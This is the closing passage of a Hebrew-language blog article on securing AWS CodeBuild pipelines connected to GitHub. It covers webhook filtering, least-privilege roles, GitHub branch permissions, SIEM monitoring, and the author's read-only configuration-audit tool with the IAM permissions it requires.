חשוב לי לציין שכ-Best Practice, תמיד יש להגדיר Webhook Filtering בצורה הדוקה ככל האפשר, זה שכבת הגנה קריטית וכמו שכבר הצגתי, מיסקונפיגורציה בשלב זה עלולה לגרום להשלכות רציניות.

2. צמצום הרשאות ה-Role של Codebuild

קביעת ההרשאות המדויקות עבור Codebuild היא משימה מאתגרת, כדי להפחית סיכונים:

- בצעו Audit ללוגים של CloudTrail כדי לראות באילו הרשאות נעשה שימוש בפועל.
- התייעצו עם צוותי פיתוח כדי לאשר מהן ההרשאות הנדרשות באמת.
- הסירו כל הרשאה מיותרת.

זוהי כנראה המשימה הקשה ביותר לביצוע כי קיימת חוסר וודאות לגבי ההרשאות הספציפיות ש-Codebuild באמת צריך אך היא חשובה ביותר, צמצום ההרשאות יצמצם את ה-Blast Radius שייגרם כתוצאה מתקיפה.

3. בקרת הרשאות של משתמשי Github

ודאו שרק משתמשים מורשים יכולים:

- ליצור Branch-ים חדשים ב-Repository שמחובר ל-Codebuild.
- לערוך Branch-ים קיימים ב-Repository שמחובר ל-Codebuild.

אקסטרה טיפ: הזרימו לוגים של Github למערכת SIEM כמו Splunk, Azure Sentinel וכו'. הגדירו חוקי זיהוי אנומליות כדי להתריע על משתמשים חדשים המבצעים Push לקוד ב-Repository בפעם הראשונה. פעולה זו מסייעת לזהות דפוסי גישה חריגים וחשד לפריצה בשלב מוקדם.

4. הגבירו את המודעות אצל צוותי האבטחה בארגון

צוותי אבטחה רבים מתמקדים בסביבות ענן ובניהול זהויות, אך נוטים להזניח אינטגרציות SAAS של צד שלישי כמו Github. בסביבות ענן כל מוצר צד שלישי עלול להוביל להתפרצות בארגון, לכן לפני הטמעה של מוצרים אלו יש לבצע את הפעולות הבאות:

- לבחון לעומק כל מוצר חיצוני המוטמע בסביבת הענן.
- להזרים לוגים ממוצרים אלו למערכות ניטור.
- ליישם ארכיטקטורות מאובטחות המותאמות אישית לכל אינטגרציה.

רק בדרך זו יוכלו ארגונים להשיג הגנה מקיפה.

הכלי Codebuild-sa.py

פיתחתי כלי לבדיקת הקונפיגורציות של CodeBuild. הכלי דורש את הרשאות ה-IAM הבאות כדי לעבוד בצורה חלקה:

א. CodeBuild:

- Codebuild:listProjects
- Codebuild:batchGetProjects

ב. IAM:

- Iam:GetRole
- Iam:ListAttachedRolePolicies
- Iam:ListRolePolicies

ג. EC2:

- Ec3:DescribeSecurityGroups

ד. STS:

- Sts:GetCallerIdentity

תוכלו למצוא את הכלי בכתובת:

https://github.com/guyhavia/codebuild-sa

מוזמנים לתת כוכב ☺

סיכום

CI/CD Pipelines הם חיוניים לפיתוח מודרני, אך הם עלולים להכניס סיכונים משמעותיים לארגון אם לא מקנפגים אותם נכון. כדי להגן על סביבת הענן שלכם מפני תקיפות אלו יש לבצע את הפעולות הבאות:

1. לבצע Audit יסודי לקונפיגורציות ה-CI/CD, תהליך ה-CI/CD משתמש בהרשאות גבוהות מאוד בארגון ומהווה נקודת כניסה פוטנציאלית לתוקפים.
2. להתייחס ל-Github ולכל מוצר SAAS המוטמע בארגון כאל סביבה עננית לכל דבר, ואפילו לתת אקסטרה דגש לאבטחה וניטור כלל הפעולות המתבצעות שם.
3. לצאת מנקודת הנחה שאינטגרציות SAAS עלולות לחשוף את הארגון לוקטורי תקיפה נוספים.

על המחבר

שמי **גיא חביה**, אני AWS Security Architect וחוקר סייבר בתחומי ה-AWS, AAD, Active Directory. זהו מאמרי הראשון. אשמח מאוד לשמוע את דעתכם ואת הפידבק שלכם על המאמר, אני מקווה שנהינתם ושחידשתי לכם דבר או שניים. תרגישו חופשי לפנות אלי בלינקדין

מקורות מידע

- המאמר שלי באנגלית:
- https://medium.com/@guyhavia28/breaking-the-trust-chain-exploiting-oidc-and-webhook-flaws-in-aws-codebuild-6fb0fb4a7a88
- מחקר ש-Wiz ביצעו על תקפה בדיוק מהסוג שהצגתי (אחרי פרסום המאמר שלי באנגלית):

https://www.wiz.io/blog/wiz-research-codebreach-vulnerability-aws-codebuild